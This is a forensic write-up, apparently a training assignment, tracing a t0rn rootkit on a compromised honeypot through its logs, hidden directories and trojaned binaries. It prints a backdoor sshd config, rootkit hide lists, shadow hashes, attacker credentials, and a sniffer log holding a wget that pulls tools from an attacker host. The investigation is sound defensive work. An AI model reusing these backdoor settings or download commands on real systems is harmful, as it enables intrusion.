root     tty1                Tue Mar 25 00:17 - down   (00:00)
ftp      ftpd6765                    Tue  Mar  25  00:08  -  down       (00:09)
          192.168.xxx.227
ftp      ftpd5485                    Sat  Mar  22  04:35  -  04:35      (00:00)
          211.215.xxx.55
ftp      ftpd4047                    Tue  Mar  18  23:08  -  14:28      (15:20)
          200.161.xxx.6
ftp      ftpd4022                    Tue  Mar  18  21:49  -  21:49      (00:00)
          211.34.xxx.253
ftp      ftpd2021                    Fri  Mar  14  09:20  -  09:20      (00:00)
          211.189.xxx.86
ftp      ftpd1723                    Thu  Mar  13  17:59  -  18:23      (00:24)
          61.218.xxx.20
root     pts/0               Tue Mar 11 23:14 - 23:16  (00:02)          :0
root     tty2                Tue Mar 11 23:09 - 23:17  (00:07)
reboot   system   boot        Tue Mar 11 23:08        (13+01:09)
root     tty2                Tue Mar 11 23:02 - down   (00:04)
reboot   system   boot        Mon Mar 10 23:48          (23:19)
root     pts/1               Wed Mar 12 08:51 - 09:45  (00:54)          :0
root     pts/0               Mon Mar 10 06:53 - 09:44 (2+02:51)   :0
reboot   system   boot        Mon Mar 10 06:51                (1+16:15)
```

I know that there were several attempts to login to the ftp server and these are highlighted in green. None of these had resulted in a breach but the most interesting thing to note is the root login on tty2, highlighted in blue. This is where I had logged in myself to fix a configuration error that was preventing ftp access to the outside. Initially I had forgotten to setup the honeypot with a name-server in the /etc/resolv.conf so that ftp connections to the outside were harder. This may have prevented a hacker from downloading any tools. The interesting thing is the time, I logged the time I accessed the machine and it was in fact 0926 on March 28th 2003. This means that there is quite a large time difference that will need to be dealt with, 2050 minutes. Hence, the attack should have occurred around 0816 on 27th March using the time on the compromised system. Unfortunately there is something else to consider that is highlighted later during the mactime analysis, there are three time skews to look at, real time (which will be used to indicate the actual time

something occurs), localtime (the time that the machine had) and GMT (the GMT on the machine). The skew between real time and local time is 2050 minutes (34:00) and the skew between GMT and real time is 2710 minutes (45:00). Log files and the find command will use the local time whilst the Autopsy Forensic Browser will use GMT.
The top line also refers to a system reboot at 11:40 on 29th March, or around 21:40 on 30th March in real time. This was Sunday night and corresponds to a power-failure at that time.

There was no access from the IP address that ACID alerted on in this output, which may indicate the presence of a log cleaner somewhere.

The next file to check is /var/log/secure (1, 2 and 3). This file contains other information about logins and services accessed.
The commands to view and the output of the secure files are shown below.

Table 2.5.4

```
# cat /mnt/hack/var/log/secure* | sort

Mar 11 23:02:35 localhost login: ROOT LOGIN ON tty2
Mar 11 23:09:27 localhost login: ROOT LOGIN ON tty2

                        <SNIP>

Mar 26 17:09:15 joes-desk in.ftpd[1462]: connect from 80.200.xxx.238
Mar 26 20:19:35 joes-desk in.ftpd[1509]: connect from 80.200.xxx.111
Mar 26 23:25:33 joes-desk login: ROOT LOGIN ON tty2
Mar 27 12:56:56 joes-desk in.ftpd[1840]: connect from 213.140.xxx.216
Mar 28 08:29:52 joes-desk in.telnetd[2840]: connect from 61.211.xxx.239
Mar 28 08:30:16 joes-desk in.ftpd[2856]: connect from 61.211.xxx.239
Mar 28 08:34:00 joes-desk in.ftpd[2877]: connect from 61.211.xxx.239
Mar 28 08:34:24 joes-desk in.telnetd[2880]: connect from 61.211.xxx.239
Mar 28 08:34:31 joes-desk in.ftpd[2882]: connect from 61.211.xxx.239
Mar 28 08:35:06 joes-desk in.ftpd[2884]: connect from 127.0.0.1
Mar 28 23:43:55 joes-desk in.ftpd[3996]: connect from 203.250.xxx.128
Mar 28 23:45:21 joes-desk in.ftpd[3997]: connect from 203.250.xxx.128
Mar 29 02:57:24 joes-desk in.telnetd[4060]: connect from 61.211.xxx.239
Mar 29 03:01:29 joes-desk in.telnetd[4278]: connect from 61.211.xxx.239
Mar 29 05:34:13 joes-desk in.telnetd[4412]: connect from 61.211.xxx.239
Mar 29 06:32:13 joes-desk in.ftpd[4669]: connect from 203.172.xxx.99
Mar 29 07:21:47 joes-desk in.ftpd[4682]: connect from 61.50.xxx.18
Mar 29 07:23:09 joes-desk in.ftpd[4683]: connect from 61.50.xxx.18
```

As can be seen there are lots of connections to the ftp daemon, these are primarily potential hackers probing for easy to access systems. The interesting logs are highlighted in blue; here we can see numerous connections from the suspect IP address 61.211.xxx.239, not only using ftpd but also telnetd. Looking at the times of these connections four of the five telnet sessions correspond to rewt attempts flagged by Snort, the second connection, at 08:34:24, must not have worked or was a mistake.
To use telnet as root the hacker would have had to have trojaned the program or added a user and password. So now we know closely check out the passwd file, in.telnetd, /bin/login and also the in.ftpd file as they may be gaining root access through this as well.

The next file to check is the /var/log/messages files. These files are quite long so I will not place the entire output in this assignment, I will only show the relevant excerpts. It turns

out that only the messages file is relevant due to the time frame in which the logs are rotated, meaning that any of the other archived messages files are too early to be relevant.

Table 2.5.5

```
# cat messages
```

Messages proved to have nothing of interest in it.

The next set of system files that are checked are all of the set UID and GID files. To do this find is used as shown:

Table 2.5.6

```
# cd /mnt/hack/

# find ./ -type f -perm +ug+s -ls

 24626   14 -rwsr-xr-x   1 root     root        13208 Apr 14  1999 ./bin/su
 24637   53 -rwsr-xr-x   1 root     root        52788 Apr 18  1999 ./bin/mount
 24638   27 -rwsr-xr-x   1 root     root        26508 Apr 18  1999 ./bin/umount
 24646   16 -rwsr-xr-x   1 root     root        14804 Apr  8  1999 ./bin/ping
901176  371 -r-sr-xr-x   1 root     root       376300 Mar 28 08:19 ./bin/login
276481    1 dr-xr-sr-x   2 root     ftp         1024 Mar 22  1999 ./home/ftp/pub
 43032    4 -rwxr-sr-x   1 root     root        3860 Apr 20  1999 ./sbin/netreport
 43044   11 -rwsr-xr-x   1 root     root        10708 Apr 20  1999 ./sbin/cardctl
 43055   47 -r-sr-xr-x   1 root     root       46472 Apr 18  1999 ./sbin/pwdb_chkpwd
 24656   21 -rwsr-xr-x   1 root     root        20164 Apr 18  1999 ./sbin/xlogin
 49250    6 -rws--x--x   1 root     root        6116 Apr 19  1999
              ./usr/X11R6/bin/Xwrapper
 59463   34 -rwsr-xr-x   1 root     root        33120 Mar 22  1999 ./usr/bin/at
 59566   31 -rwsr-xr-x   1 root     root        30560 Apr 16  1999 ./usr/bin/chage

                                  <SNIP>

143478   11 -rwsr-xr-x   1 root     root        10708 Apr 13  1999 ./usr/sbin/userhelper
303106   35 -rwsr-xr-x   1 root     root        34131 Apr 17  1999 ./usr/libexec/pt_chown
```

There are three things that make /bin/login suspect;

- firstly its inode number, the inode is out of place suggesting that it was placed on the machine later than it should have been, whilst not being conclusive the fact that other tools had a lower inode number and in sequential order it means that /bin/login could have been installed at a different time than the other programs,
- secondly its size, this file is way to large to be the normal /bin/login, and
- thirdly its modification time, /bin/login was modified on the 28 March not in 1999 like all the other tools.

The file /sbin/xlogin is suspicious because again it is a set UID file but it is also not meant to exist, there is *no* file /sbin/xlogin that should exist on this machine. Looking closer at xlogin, the inode number seems to suggest that it was installed at the same time as the other tools, as it fits chronologically, also its modification date is about right, so maybe this is the original /bin/login. Hackers tend to keep backups of the original files, /sbin/xlogin could be this backup.

Next I would like to look for files with uncommon names, or hidden names. Hackers use the flexibility of the UNIX filesytem to hide their tools in hidden directories. They use spaces and other techniques to enhance this hiding. For example a common practice is to make a directory named "<space>" where the directory name is just a white space. This not only can appear normal to a user, they don't know there is a directory present, but can also be difficult for a user to access if they are not familiar with escaping special characters or using quotation marks.
Firstly I will search for files and directories with a white space in the name;

Table 2.5.7

```
# find ./ -name \*' '\* -print

./root/.gnome-desktop/Home directory
./usr/share/afterstep/start/Quit/3_Switch to...
```

Nothing strange here, what about hidden directories with white spaces?

Table 2.5.8

```
# find ./ -name .\*' '\* -print
```

Nothing, files with too many dots;

Table 2.5.9

```
# find ./ -name ...\* -print

./root/.enlightenment/...e_session-XXXXXX
./root/.enlightenment/...e_session-XXXXXX.snapshots.0
./root/.enlightenment/...e_session-XXXXXX.clients.0
```

Again nothing out of the ordinary, ok how about all hidden files?

Table 2.5.10

```
# find ./ -name .\* -print

./etc/X11/TheNextLevel/.fvwm2rc.m4
./etc/skel/.Xdefaults
./etc/skel/.bash_logout
./etc/skel/.bash_profile
./etc/skel/.bashrc
./etc/.pwd.lock
./tmp/.font-unix
./tmp/.ICE-unix
./tmp/.X0-lock
./tmp/.X11-unix

    <snip>

./usr/doc/pmake-2.1.33/tests/.purify
./usr/doc/ucd-snmp-3.6.1/local/.cvsignore
./usr/info/.t0rn
./usr/lib/git/.gitrc.aixterm
./usr/lib/git/.gitrc.common

    <snip>
```

```
./usr/share/applets/Utility/.directory
./usr/share/snmp/mibs/.index
./usr/src/.puta
./usr/src/.puta/.1addr
./usr/src/.puta/.1file
./usr/src/.puta/.1logz
./usr/src/.puta/.1proc
./.gnome
./.gnome_private
```

In the quiet words of Homer J. Simpson "Woohoo!". Highlighted in blue are two directories /usr/info/.t0rn and /usr/src/.puta and associated files, at this point I am unsure but with an educated guess I would say that these belong to a rootkit. I will search the internet shortly for any information but for now I wish to keep examining files.

The next command I will run will check files that have been modified in the last 10 days, again there are a few of these files so I will truncate the output slightly.

Table 2.5.11

```
# find ./ -mtime -10 -ls

 4097   35 drwxr-xr-x   6 root     root        34816 Mar 29 11:40 ./dev
  4840    0 srw-rw-rw-   1 root     root            0 Mar 29 11:40 ./dev/log
  4098    0 srw-------   1 root     root            0 Mar 29 11:40 ./dev/printer
  5466    0 crw-------   1 root     root            Mar 30 01:50 ./dev/tty1
  5470    0 crw-------   1 root     root            Mar 29 11:40 ./dev/tty2
  5471    0 crw-------   1 root     root            Mar 29 11:40 ./dev/tty3
  5472    0 crw-------   1 root     root            Mar 29 11:40 ./dev/tty4
  5473    0 crw-------   1 root     root            Mar 29 11:40 ./dev/tty5
  5474    0 crw-------   1 root     root            Mar 29 11:40 ./dev/tty6
  6019    0 crw--w----   1 bin      tty             Mar 29 02:14 ./dev/ttyp0
  6229    0 crw-r--r--   1 root     root            Mar 29 11:40 ./dev/urandom
  6423    0 prw-------   1 root     root            0 Mar 25 00:22 ./dev/initctl
  6425    0 srwxrwxrwx   1 root     root            0 Mar 29 11:40 ./dev/gpmctl
665612    1 drwxr-xr-x   2 root     root         1024 Mar 29 03:02 ./dev/wd2s
665615  137 ---x--x---   1 root     bin        138520 Mar 28 08:33 ./dev/wd2s/in.ftpd
  6145    3 drwxr-xr-x  30 root     root         3072 Mar 29 11:40 ./etc
696348   10 -rwxr-xr-x   1 root     root         9869 Mar 28 08:19 ./etc/rc.d/rc.sysinit
866305    1 drwxr-xr-x   2 root     root         1024 Mar 25 00:27 ./etc/httpd/conf
866307   14 -rw-r--r--   1 root     root        12341 Mar 25 00:27
                ./etc/httpd/conf/httpd.conf
  6447    1 -rw-r--r--   1 root     root          113 Mar 29 22:40 ./etc/mtab
  6438    1 -rw-r--r--   1 root     root          112 Mar 25 00:21 ./etc/conf.modules
  6441    1 -rw-------   1 root     root           60 Mar 29 11:40 ./etc/ioctl.save
  6444    1 -rw-r--r--   1 root     root           87 Mar 29 11:40 ./etc/issue
  6442    1 -rw-r--r--   1 root     root           86 Mar 29 11:40 ./etc/issue.net
  6424    1 -rw-r--r--   1 root     root           42 Mar 26 23:26 ./etc/resolv.conf
  6448    1 -rw-r--r--   1 root     root           28 Mar 28 08:19 ./etc/ttyhash
  6410   12 -rw-rw-r--   1 root     bin         12288 Mar 28 08:24 ./etc/psdevtab
  8193    1 drwxrwxrwt   6 root     root         1024 Mar 29 11:40 ./tmp
352276    1 drwxrwxrwt   2 100      233          1024 Mar 29 11:40 ./tmp/.font-unix

                                    <snip>
```

```
169996   5 -rw-r--r--   1 root     gdm         4654 Mar 29 11:40 ./var/gdm/:0.log
169997   1 -rw-r-----   1 root     gdm           54 Mar 29 11:40 ./var/gdm/:0.xauth
 24577   2 drwxr-xr-x   2 root     root        2048 Mar 28 08:19 ./bin
901176 371 -r-sr-xr-x   1 root     root      376300 Mar 28 08:19 ./bin/login
915550  22 -rw-r--r--   1 root     root       21432 Mar 29 22:39 ./lib/modules/2.2.5-
15smp/modules.dep
 40961   1 drwxr-x---   9 root     root        1024 Mar 29 11:40 ./root
 41015   3 -rw-------   1 root     root        3016 Mar 28 08:34 ./root/.bash_history
 43009   2 drwxr-xr-x   3 root     root        2048 Mar 28 08:19 ./sbin
 59393  20 drwxr-xr-x   2 root     root       19456 Mar 28 08:19 ./usr/bin
 71681   5 drwxr-xr-x   3 root     root        5120 Mar 28 08:19 ./usr/info
698406   1 drwxr-xr-x   2 root     root        1024 Mar 28 08:19 ./usr/info/.t0rn
559157   1 -rw-r--r--   1 root     root         499 Mar 28 08:19 ./usr/info/.t0rn/shdcf
559153   1 -rwxr-xr-x   1 root     root         512 Mar 29 11:40 ./usr/info/.t0rn/shrs
 94238   0 -rw-r--r--   1 root     root           0 Mar 29 04:02 ./usr/local/man/whatis
143361   3 drwxr-xr-x   2 root     root        3072 Mar 28 08:19 ./usr/sbin
665614  14 -rwxr-xr-x   1 root     bin        12528 Mar 28 08:32 ./usr/sbin/in.ftpd
147457   1 drwxr-xr-x   5 root     root        1024 Mar 28 08:19 ./usr/src
579612   1 drwxr-xr-x   2 root     root        1024 Mar 29 05:34 ./usr/src/.puta
579613   1 -rw-r--r--   1 root     root          27 Mar 28 08:19 ./usr/src/.puta/.1addr
579614   1 -rw-r--r--   1 root     root          72 Mar 28 08:19 ./usr/src/.puta/.1file
579615   1 -rw-r--r--   1 root     root          21 Mar 28 08:19 ./usr/src/.puta/.1logz
579616   1 -rw-r--r--   1 root     root          38 Mar 28 08:19 ./usr/src/.puta/.1proc
579617   7 -rw-r--r--   1 root     root        6509 Mar 29 07:23 ./usr/src/.puta/system
```

Apart from the previously discovered directories and files, I have now found a directory in /dev that should not be there and contains a file that definitely should not be there, /dev/wd2s and /dev/wd2s/in.ftpd. This means that the /usr/sbin/in.ftpd file is suspect, I would think that this has been trojaned and the backup placed into the /dev/wd2s directory.
There is also a file, /etc/ttyhash that is suspicious, I have never heard of this file before and its creation date means that it warrants some looking at. Finally there is the matter of /etc/rc.d/rc.sysinit being modified on March 28, this is also suspicious.

I now will do a further check of /dev as you can never be too thorough. /dev is a great place to hide directories and files as it is so damn big and confusing. To search this directory I would look for directories and hidden files/directories but as looking for hidden files/directories has already been taken care of I will just look at directories;

Table 2.5.12

```
# find ./dev -type d

./dev/
./dev/ida
./dev/pts
./dev/rd
./dev/wd2s
```

The only suspicious directory was the previously found /dev/wd2s.
I am now adding words to a list of keywords that I will wish to search for later on, these words may turn up in unallocated space or in swap space etc. Keywords include t0rn and in.ftpd.

For now I will turn my attention to the passwd file, why couldn't I log in?

Table 2.5.13

```
# cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
gdm:x:42:42::/home/gdm:/bin/bash
xfs:x:100:233:X Font Server:/etc/X11/fs:/bin/false
joe:x:500:500::/home/joe:/bin/bash
```

Nothing out of the ordinary here, not even any additional accounts. Let's check the /etc/shadow file:

Table 2.5.14

```
# cat /etc/shadow

root:$1$CFyN53pB$PMxJJ7sG.HQW.N5NSBn5V.:12121:0:99999:7:-1:
-1:134538444
bin:*:12121:0:99999:7:::
daemon:*:12121:0:99999:7:::
adm:*:12121:0:99999:7:::
lp:*:12121:0:99999:7:::
sync:*:12121:0:99999:7:::
shutdown:*:12121:0:99999:7:::
halt:*:12121:0:99999:7:::
mail:*:12121:0:99999:7:::
news:*:12121:0:99999:7:::
uucp:*:12121:0:99999:7:::
operator:*:12121:0:99999:7:::
games:*:12121:0:99999:7:::
gopher:*:12121:0:99999:7:::
ftp:*:12121:0:99999:7:::
nobody:*:12121:0:99999:7:::
gdm:!!:12121:0:99999:7:::
xfs:!!:12121:0:99999:7:::
joe:$1$7RoX4GK.$2bHOybc3TDOM1lT4pgvTM/:12122:0:99999:7:-1:-1:134538412
```

These files look fine, checking the mac times of the two files reveals the following:

Table 2.5.15

```
# find ./etc -name shadow -printf "%t %a %c\n"

Wed Mar 12 09:44:56 2003 Sat Mar 29 11:11:28 2003 Wed Mar 12 09:44:56 2003

# find ./etc -name passwd -printf "%t %a %c\n"

Wed Mar 12 09:44:56 2003 Sun Mar 30 01:50:00 2003 Wed Mar 12 09:44:56 2003
```

Again nothing unusual, maybe there is a problem with the hackers /bin/login trojan that inhibited my login at the start of the investigation.

I am suspicious that a rootkit has been installed and so will use chkrootkit to determine if this is so. Without a tool like Tripwire it is hard to verify the integrity of all the files on a system. Chkrootkit has a database of known rootkits and compares the files on your system to those rootkits. It is possible for a good hacker to change these signatures but then again they may be counting on an un-aware user and not bother.

The output of chkrootkit is as follows, the -r switch changes the root directory;

Table 2.5.16

```
# ./chkrootkit -r /mnt/hack

...
Checking `ifconfig'... INFECTED
...
Checking `login'... INFECTED
...
Checking `ps'... INFECTED
...
```

This is a bit disappointing, whilst some files are infected, I would have expected more than three, and I would have expected others such as netstat and top to also have been replaced.
Having ps and ifconfig trojaned enhances the point of never doing forensics on a live machine without your own, non-trojaned binaries. Using these infected files would more than likely have covered up the hackers tracks.
I now know of several directories that contain files that I am sure are not friendly and I have also found several trojaned system files, but I am not convinced that that is all of the files that have been corrupted so I will go to the three directories /usr/info/.t0rn, /usr/src/.puta and /dev/wd2s to look further.

Table 2.5.17

```
# cd /dev/wd2s

# ls -al

drwxr-xr-x    2 root     root         1024 Mar 29 03:02 .
drwxr-xr-x    6 root     root        34816 Mar 29 11:40 ..
---x--x---    1 root     bin        138520 Mar 28 08:33 in.ftpd
```

There is only the file in.ftpd here, which I have already discussed and believe to be the original in.ftpd, yet to be verified.
Moving on, /usr/info/.t0rn

Table 2.5.18

```
# cd /usr/info/.t0rn

# ls -al

total 10
drwxr-xr-x    2 root     root         1024 Mar 28 08:19 .
drwxr-xr-x    3 root     root         5120 Mar 28 08:19 ..
-rw-r--r--    1 root     root          499 Mar 28 08:19 shdcf
-rwxr-xr-x    1 root     root          524 Mar 13  2000 shhk
-rwxr-xr-x    1 root     root          328 Mar 13  2000 shhk.pub
-rwxr-xr-x    1 root     root          512 Mar 29 11:40 shrs
```

Now this is much more like it. Analysis of the files shows the following:

Table 2.5.19

```
# cat shdcf

Port 45000
ListenAddress 0.0.0.0
HostKey /usr/info/.t0rn/shhk
RandomSeed /usr/info/.t0rn/shrs
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts yes
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd no
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
IdleTimeout 30m
CheckMail no
```

A nice little ssh config file. This file will bind ssh to port 45000 and I am sure I would have seen it listening on port 45000 if I had been able to perform my initial data gathering as planned.

Table 2.5.20

```
# cat shhk

SSH PRIVATE KEY FILE FORMAT 1.1
??hsV??R?-¼?x6]vguO)??Y_K• ?X%??2??root@m0f0#i#i?z???-
KX?[hPY??];P%???#sbr??  l{?@1?%%g?0G??*>?L4G4?v?h??]P0?o??• ?/?7• <????co(
D???!??????<G??_??!y?`E???}?1???;??$?|?q??P  J9<:????aG??  {?????nM?KH???i?
?#h?h??X?????3??!?  4b??T>5??W?  ???TP??"t?+*y?  ?r• J???;W?R?3???q???????Q
??d???*AU?m???z???<???• ?  ?r??Uyµ3?w4~?n
```

This is obviously the ssh private key file, and protected as it should be.

Table 2.5.21

```
# cat sshk.pub

1024 37 162708215822270552890183436585502416022818840542622423371791847384042002397957192148221200550885248463550180333431303763900842181358487888174862195536966938096118875041572481561174408725013113764539897700972606442769025942281226737287114601547397731014639153077548094722580785715368530183245688625484796566537 root@m0f0
```

Here is the public key, also it is interesting to look at the user. In both the private and public key we can see the user as root@m0f0, this would be the key for a trusted relationship and m0f0 would more than likely be the computer name the hacker is connecting from.

Looking at the last file shrs, a small amount of binary data is spewed to the screen, strings doesn't report anything so it may be another key file.

After viewing the files I now suspect that sshd maybe trojaned, or that there is another version around somewhere and I have also got another word to search for, m0f0.

Moving on to the /usr/src/.puta directory

Table 2.5.22

```
# ls -al

total 30
drwxr-xr-x    2 root     root         1024 Mar 29 05:34 .
drwxr-xr-x    5 root     root         1024 Mar 28 08:19 ..
-rw-r--r--    1 root     root           27 Mar 28 08:19 .1addr
-rw-r--r--    1 root     root           72 Mar 28 08:19 .1file
-rw-r--r--    1 root     root           21 Mar 28 08:19 .1logz
-rw-r--r--    1 root     root           38 Mar 28 08:19 .1proc
-rw-r--r--    1 root     root         6509 Mar 29 07:23 system
-rwxr-xr-x    1 root     root         7578 Aug 22  2000 t0rnp
-rwxr-xr-x    1 root     root         6948 Aug 23  2000 t0rns
-rwxr-xr-x    1 root     root         1345 Sep 10  1999 t0rnsb
```

I will look at the newer files as I have an idea that these maybe some config files for trojaned system tools.

Table 2.5.23

```
# cat .1addr

2 194.82
2 146.101
3 45000
```

Correlating the 45000 from here and the presence of an ssh trojan using port 45000, I place this file in my netstat trojan basket. This looks like the config file for a netstat trojan, one which chkrootkit did not pick up, it probably hides connections from IP addresses containing 146.101 and 194.82 and also all connections on port 45000.

Table 2.5.24

```
# cat .1file

.puta
.t0rn
.1proc
.1addr
xlogin
.1file
.1logz
in.inetd
ttyhash
t0rn
```

Thankyou for telling me what other files to look for. This relates the ttyhash and xlogin files to this rootkit, it also references in.inetd and t0rn is mentioned again. I am assuming that the rootkit is probably called t0rn but still wish to look further before chasing that up. This looks like a config file for a trojan of ls, the rootkit ls would not show these files.

Table 2.5.25

```
# cat .1logz

195.70
194.82
rshd
```

The config file for a log cleaning? That it was the name may indicate, but what is curious here is why would the hacker place one set of IP's to be hidden and a different one to be cleaned out of the logs?

Table 2.5.26

```
# cat .1proc

3 t0rn
3 in.inetd
2 in.inetd
3 nscd
```

This would be the processes to hide in a trojaned version of ps. Why is the Name Server Caching Daemon mentioned here? I am sure I did not install it.

Table 2.5.27

```
# cat system

==============================================================
Time: Thu Mar 27 21:21:34     Size: 281
Path: joes-desk => some.domain.name [21]
--------------------------------------------------------------
FYFlZGZ;GZ;USER simizu
GZNOZNPASS simizu
O,ZSYST
O@ZPWZTYPE I
PiZPORT 192,168,1,140,4,24
P|ZRETR psy2.2.2.tar.gz
PZ,VaZW&ZQUIT
W9Z
==============================================================
Time: Thu Mar 27 21:28:18     Size: 270
Path: joes-desk => some.domain.name [21]
--------------------------------------------------------------
AT[n[p[pUSER simizu
[p1l[p1PASS simizu
[qSYST
[q[qTYPE I
[r2PORT 192,168,1,140,4,29
[rERETR l.gz
[rj[y%[y%QUIT
1[|
==============================================================
Time: Thu Mar 27 21:29:52     Size: 452
Path: some.domain.name => joes-desk [23]
--------------------------------------------------------------
[p[[ !'"[[#[[) [<[O[b[{br[[ew[t
[([<[<l[1rk[Nr0x
[d[x[l[[og[7ou[It[\
[o[q
==============================================================
Time: Thu Mar 27 21:30:15     Size: 70
Path: some.domain.name => joes-desk [21]
--------------------------------------------------------------
[[[
[[#
==============================================================
Time: Thu Mar 27 21:31:19     Size: 274
Path: joes-desk => some.domain.name [21]
--------------------------------------------------------------
**[^,[,[USER simizu
,5[,[PASS simizu
,[ZSYST
,[m.)[mTYPE I
.<[PORT 192,168,1,140,4,32
.P[RETR ulogin.c
.x[.[/F[QUIT
```

```
/Y[
==============================================================
Time: Thu Mar 27 21:33:57     Size: 241
Path: some.domain.name => joes-desk [21]
--------------------------------------------------------------
[[[*i[*ipqlp14
[8i[>i[Bipqlp14
[Wi[li[hiw
[}j[kI[kIlogout
[n"[n6[n6exit

==============================================================
Time: Thu Mar 27 21:34:00     Size: 221
Path: some.domain.name => joes-desk [21]
--------------------------------------------------------------
[[*i[*ipqlp14
[8i[>i[Bipqlp14
[Wi[li[hiw
[}j[kI[kIlogout
[n"[n6[n6exit

==============================================================
Time: Thu Mar 27 21:34:24     Size: 239
Path: some.domain.name => joes-desk [23]
--------------------------------------------------------------
[t[r[r !'"[s[s#[s[s[s0 [sD[sY[sk[sk[s
==============================================================
Time: Thu Mar 27 21:34:31     Size: 81
Path: some.domain.name => joes-desk [21]
--------------------------------------------------------------
\\\eu
\{w
\}upqlp14

==============================================================
Time: Thu Mar 27 21:35:06     Size: 88
Path: localhost => localhost [21]
--------------------------------------------------------------
,[,[[[[[
==============================================================
Time: Thu Mar 27 21:35:06     Size: 80
Path: localhost => localhost [21]
--------------------------------------------------------------
,[[[[['
==============================================================
Time: Thu Mar 27 21:30:10     Size: 20
Path: some.domain.name => joes-desk [110]
--------------------------------------------------------------
[
==============================================================
Time: Fri Mar 28 12:43:55     Size: 32
Path: 203.250.64.128 => joes-desk [21]
```

```
------------------------------------------------------------
[{[
============================================================
Time: Fri Mar 28 12:45:17     Size: 32
Path: 203.250.64.128 => joes-desk [21]
------------------------------------------------------------
\\i
============================================================
Time: Fri Mar 28 15:57:54     Size: 403
Path: joes-desk => some.domain.name [21]
------------------------------------------------------------
zz}@v}@vUSER simizu
}W~8PASS simizu
~NSYST
~gTYPE I
PORT 192,168,1,140,4,40
.PORT 192,168,1,140,4,40
;lRETR psy2.2.2.2t.ar.gz
PORT 192,168,1,140,4,41
)^RETR psy2.2.2.tar.gz
P0
c
cQUIT
)
============================================================
Time: Fri Mar 28 15:57:24     Size: 2560
Path: some.domain.name => joes-desk [23]
------------------------------------------------------------
nn !"'KpKp#`p`psp* p>pPpcpcrppew'pt
;pOqqlqMrkrql0x
qq+qu@qIqnse]rt rr'yr'HIr<rFSTrPr\FIrdrpLErxr
rrw
rr%rh:rCristWsXsorks!ks$ys5s8
sIs]s]cssd /!sd4seFsv/Ytwkt#d~t62stH
tZtZlstott -ltt -lta
ttttwget http://61.211.xxx.239/pon/psy2.3.gzxx
xxysyt&yer9y.aKzll^znepz)tz<.nzOeza.ztjpz
zsimzizzuz
.zBz}@}U}Us.}Us8}imiP~zum~
~8~N~f~fg~~e
~
~t  ~p2~syG~H~2[.n&2.29.2KKtcc.a}}r.gz
Liigwget psy2.2.2.
ta#,r.g@Kz
_s)N
.
K(Kq((uit((
))%t)');)Ca)X)Xr)k$ )7)7x)Yv)lf)z )ps)
)*****Uc*i!*s!d *@ps*Sy*ebn*xc
*
============================================================
Time: Fri Mar 28 16:01:29     Size: 2560
```

```
Path: some.domain.name => joes-desk [23]
---------------------------------------------------------
UUkUk !'"UU#UU VVV.VXrVl%Vv%ewVDt
VWVkVklVrkrW0x
W/WCW}uWKWKnseWiWitW}W WWHIWWSTXXXXLEX(X(
X<X=cdXQXX /XeXy2X2vXPaXdXdr/XXloXXgXX
YY -lYYa
Y+Y4YIZtZ#Z,aiZ@l ZSmZe eZx3ssZEaZXgeZjs
Z}Z\
l\"\+s \?-la\T
\\

\h!\~*\*\K^KKt^`^iai^}7l^K s^^e^pc^ur^e
^^_@t_T_^ai_s,_u,l_@_E w_T_Ytm_i_np_|_`
``$`+`3`?`K`aa
bb"cldds d%-lad8
dLdSdh d cd]d]d d{/ddedvd/wede2se1
eDseV x
ek$er&e@e@keeiellee -ff9f f) f4fHf}4f4fK2ff2fg7gXgX3gvhv
h%h:hPchdhod h=/dhOhOehchov/hwhwdhh2hhs
hiri
im i!i+ri5iIii\i\-i}rifi
==========
Time: Fri Mar 28 18:34:13     Size: 1276
Path: some.domain.name => joes-desk [23]
---------------------------------------------------------
PP+P+ !'"P+P+#P+Q+2 Q+EQ(+XQ=+kR+krR+JR%+JewR7+gt
RL+zR`+R+lR+rkr0R+
x
R+)S+=SP+=uSd+Sm+nseS+tS+ S+HS+ISS+TS+FIS+LE
T+1wT+D
T(+VT=+jT+jcT+T+dT+ T+/T+uT+sT+,r/U+AsU$+TrcU6+f/.UI+ypU[+uUn+taU+
U+U+W+.W+IW"+I/tW6+e0rWI+ynW^+Wr+W+pX+@X+@ X-
+]syX@+pdXU+Xi+X}+X+X+sX+tX+eX+
mX+
X+(Y+<Y+<./t0rnsb 81.97.xxx.178Y+Y+!Z+!
Z1+_ZR+mZ^+Zg+Zu+]V+l]j+]s+og]+out]+
]+]+
==========
Time: Fri Mar 28 19:32:12     Size: 32
Path: some.other.com => joes-desk [21]
---------------------------------------------------------
t1
==========
Time: Fri Mar 28 20:21:46     Size: 32
Path: 61.50.188.18 => joes-desk [21]
---------------------------------------------------------
5
==========
Time: Fri Mar 28 20:23:09     Size: 32
Path: 61.50.188.18 => joes-desk [21]
---------------------------------------------------------
```

\r5?

Jackpot! The hacker was obviously running a sniffer and this is the output, looking through this I can see that his user and password for his ftp server, some.domain.name, are simizu and simizu.

Below is what I decoded out of each of the entries, the commands can be seen through the garbled text, it just requires some educated guesses at what is being sent to the compromised system:

1. FTP out, user: simizu, password: simizu, downloaded psy2.2.2.tar.gz
2. FTP out, same user and password, downloaded l.gz
3. TELNET in, user: rewt, password: lrkr0x
4. Nothing can be determined
5. FTP out, user: simizu, password: simizu, downloaded ulogin.c
6. FTP in, pqlp14, w, logout
7. FTP in, pqlp14, w, logout
8. TELNET in, nothing
9. FTP in, w, pqlp14
10. localhost FTP
11. localhost FTP
12. Connection to port 110 (pop3)
13. FTP (not this hacker)
14. FTP (not this hacker)
15. FTP out, user: simizu, password: simizu, downloaded psy2.2.2.tar.gz
16. TELNET in, rewt
